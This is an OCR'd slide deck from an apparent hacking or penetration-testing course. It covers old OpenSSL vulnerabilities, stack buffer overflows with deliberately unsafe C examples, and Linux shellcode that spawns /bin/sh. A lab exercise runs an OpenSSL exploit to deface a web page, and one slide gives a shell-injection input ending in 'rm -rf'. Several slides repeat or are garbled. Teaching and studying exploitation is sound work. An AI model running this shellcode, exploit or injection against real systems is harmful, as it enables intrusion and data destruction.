
OpenSSL DER_CHOP Insecure Temporary File Creation Vulnerability
2004-09-30
http://www.securityfocus.com/bid/11293

OpenSSL ASN.1 Large Recursion Remote Denial Of Service Vulnerability
2003-11-04
http://www.securityfocus.com/bid/8970

OpenSSL SSLv2 Client_Master_Key Remote Denial Of Service Vulnerability
2003-10-02
http://www.securityfocus.com/bid/8746

OpenSSL ASN.1 Parsing Vulnerabilities
2003-09-30
http://www.securityfocus.com/bid/8732

Gaining Access



2003-09-30
http://www.securityfocus.com/bid/8732

OpenSSL Bad Version Oracle Side Channel Attack Vulnerability
2003-03-19
http://www.securityfocus.com/bid/7148

OpenSSL Timing Attack RSA Private Key Information Disclosure Vulnerability
2003-03-14
http://www.securityfocus.com/bid/7101

OpenSSL CBC Error Information Leakage Weakness
2003-02-19
http://www.securityfocus.com/bid/6884

OpenSSL SSLv3 Session ID Buffer Overflow Vulnerability
2002-07-30
http://www.securityfocus.com/bid/5362


OpenSSL SSLv2 Malformed Client Key Remote Buffer Overflow Vulnerability
2002-07-30
http://www.securityfocus.com/bid/5363

OpenSSL ASCII Representation Of Integers Buffer Overflow Vulnerability
2002-07-30
http://www.securityfocus.com/bid/5364

OpenSSL ASN.1 Parsing Error Denial Of Service Vulnerability
2002-07-30
http://www.securityfocus.com/bid/5366

Vulnerabilities (Page 1 of

Gaining Access
-- prepare attack --



OpenSSL SSLv2 Malformed Client Key Remote Buffer Overflow Vulnerability

Exploit code that appears to be function has been discovered in the wild. Additionally, this code may be part of an "auto-hacking" utility or worm with peer-to-peer and distributed denial of service capabilities. There are two reported intrusions in Europe.

CORE has developed a working commercial exploit for their IMPACT product. This exploit is not otherwise publicly available or known to be circulating in the wild.

The following exploit code is available:

- /data/vulnerabilities/exploits/OpenFuck.c
- /data/vulnerabilities/exploits/OpenFuckV2.c

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Gaining Access
-- Buffer Overflow --

- Stack Based Buffer Overflows
- Off-by-One Overflows
- Frame Pointer Overwrites
- BSS Overflows
- Heap Overflows

Gaining Access
-- Stack Based Buffer Overflow --

- C/C++ problem
- programming error
- Copy to much variable user input into fixed sized buffer


```
#include <stdio.h>

int main()
{
  char name[31];
  printf("Please type your name: ");
  gets(name);
  printf("Hello, %s", name);
  return 0;
}

Buffer overflow occur if you enter
`1234567890123456789012345678901234567890`
```

Gaining Access
-- Stack Based Buffer Overflow --

Exploitation:

-- Missing bounds checking
-- Mutiple „unsafe“ functions in libc
-- Executing code in the data/stack segment
-- Creating the to be feed to the application

Memory layout of a process:



Gaining Access
-- Stack Based Buffer Overflow --

-- Stack holding all the information for the function


-- Stack is created at the beginning of a function

-- Stack is released at the end of a function

-- LIFO mechanism to pass arguments to
   functions and to reference local variables

```
void
function (void)
{
        [ ... ]
}

int
main (void)
{
      int a;
      function (argv[1])
      [ ... ]
}
```


- function parameters
- local variables
- data to recover previous frame



EIP: Extended Instruction Pointer
EBP: Extended Base Pointer
ESP: Extended Stack Pointer

Gaining Access
-- Stack Based Buffer Overflow --

```
   void
3  function (char *args)
   {
4          char    buff[512];
           strcpy (buff, args);
   }

   int
1  main (int argc, char *argv[])
   {
           if (argc > 1)
           {
2                  function (argv[1]);
           } else
                   printf ("no input\n");
           return 0;
   }
```



EIP: Extended Instruction Pointer
EBP: Extended Base Pointer
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

Gaining Access
-- Stack Based Buffer Overflow --

```
   void
3  function (char *args)
   {
4        char    buff[512];
5        strcpy (buff, args);
   }

   int
1  main (int argc, char *argv[])
   {
         if (argc > 1)
         {
2                function (argv[1]);
         } else
                 printf ("no input\n");
         return 0;
   }
```



Gaining Access
-- Stack Based Buffer Overflow --

```
  void
3 function (char *args)
  {
4       char    buff[512];
5       strcpy (buff, args);
6 }

  int
1 main (int argc, char *argv[])
  {
        if (argc > 1)
        {
2               function (argv[1]);
        } else
                printf ("no input\n");
        return 0;
  }
```



Gaining Access
-- Stack Based Buffer Overflow --

```
   void
3  function (char *args)
   {
4        char    buff[512];
5        strcpy (buff, args);
6  }

   int
1  main (int argc, char *argv[])
   {
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         {
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         } else
                 printf ("no input\n");
         return 0;
   }
```



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Gaining Access
-- Shellcode --

```
char linux_ia32_shellcode[]=

   "\x31\xc0"       /* xorl %eax,%eax        */
   "\x50"           /* pushl %eax            */
   "\x68""//sh"     /* pushl $0x68732f2f     */
   "\x68""/bin"     /* pushl $0x6e69622f     */
   "\x89\xe3"       /* movl %esp,%ebx        */
   "\x50"           /* pushl %eax            */
   "\x53"           /* pushl %ebx            */
   "\x89\xe1"       /* movl %esp,%ecx        */
   "\x99"           /* cdql                  */
   "\xb0\x0b"       /* movb $0x0b,%al        */
   "\xcd\x80"       /* int $0x80             */

Old school payload: bindshell, backconnect
```

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
Gaining Access
-- Exercise: Web Site defacement --

```
$ cd /home/hamm/ssl/
$ ls -la
$ ./openSSL 0x73 192.168.22.21 443 -c 40
        /usr/bin/whoami
        echo "hacked by me….. " > /var/www/html/index.html
```

- Unprivileged user -> local user privileges escalation

Gaining Access
-- Exercise: Web Site defacement --

What do we see on the Firewall???




Time		16:48:40
Interface		eth0
Action		Accept
Protocol	TCP	tcp
Service		https (443)
Source		[illegible]
Destination		192.168.22.21
Rule		[illegible]
Source Port		4058
Information		service_id: https
Policy Info		[illegible]

Gaining Access
primary target webserver
-- why they are so vulnerable --

- complex application
- multiple subsystems:
  application server, scripts, sql-server
- self made applications:
  programmers don’t know how to write secure code
- Shell-Command-Injection:
  bypass commands through the shell
  Input: "Alice; rm - rf"
